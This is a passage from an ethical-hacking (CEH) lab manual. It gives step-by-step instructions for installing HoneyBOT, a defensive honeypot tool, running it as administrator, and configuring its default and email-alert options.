
2. Navigate to Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT. Double-click HoneyBOT\_018.exe to launch the HoneyBOT installer. Follow the wizard-driven steps to install HoneyBOT.

Note: if the **User Account Control** window appears, click **Yes**.






- Once the installation of HoneyBOT completes, in the **Completing the HoneyBOT Setup Wizard** window, uncheck the **Launch HoneyBOT** option, click **Finish**.



4. Now, click the **Start** icon from the left-bottom of **Desktop**. Under **Recently added** applications, right-click **HoneyBOT** --> **More** --> **Run as administrator**, as shown in the screenshot.




5. The **HoneyBOT** configuration pop-up appears; click **Yes** to configure HoneyBOT.



File View Reports Help

Ports  
Remotes

Date Time Remote IP Remote Port Local IP Local Port Protocol Bytes



0 records | 0 sockets



6. The HoneyBOT **Options** window appears with default options checked on the **General** settings tab. Leave the default settings or modify them accordingly.


7. In this task, we are leaving the settings on default for the **General** tab in the **Options** window.



File View Reports Help

Ports  
Remotes

Date Time Remote IP Remote Port Local IP Local Port Protocol Bytes




0 records | 0 sockets




8. Click the **Email Alert** tab; if you want HoneyBOT to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.

Note: In this task, we will not be providing any details for email alerts.



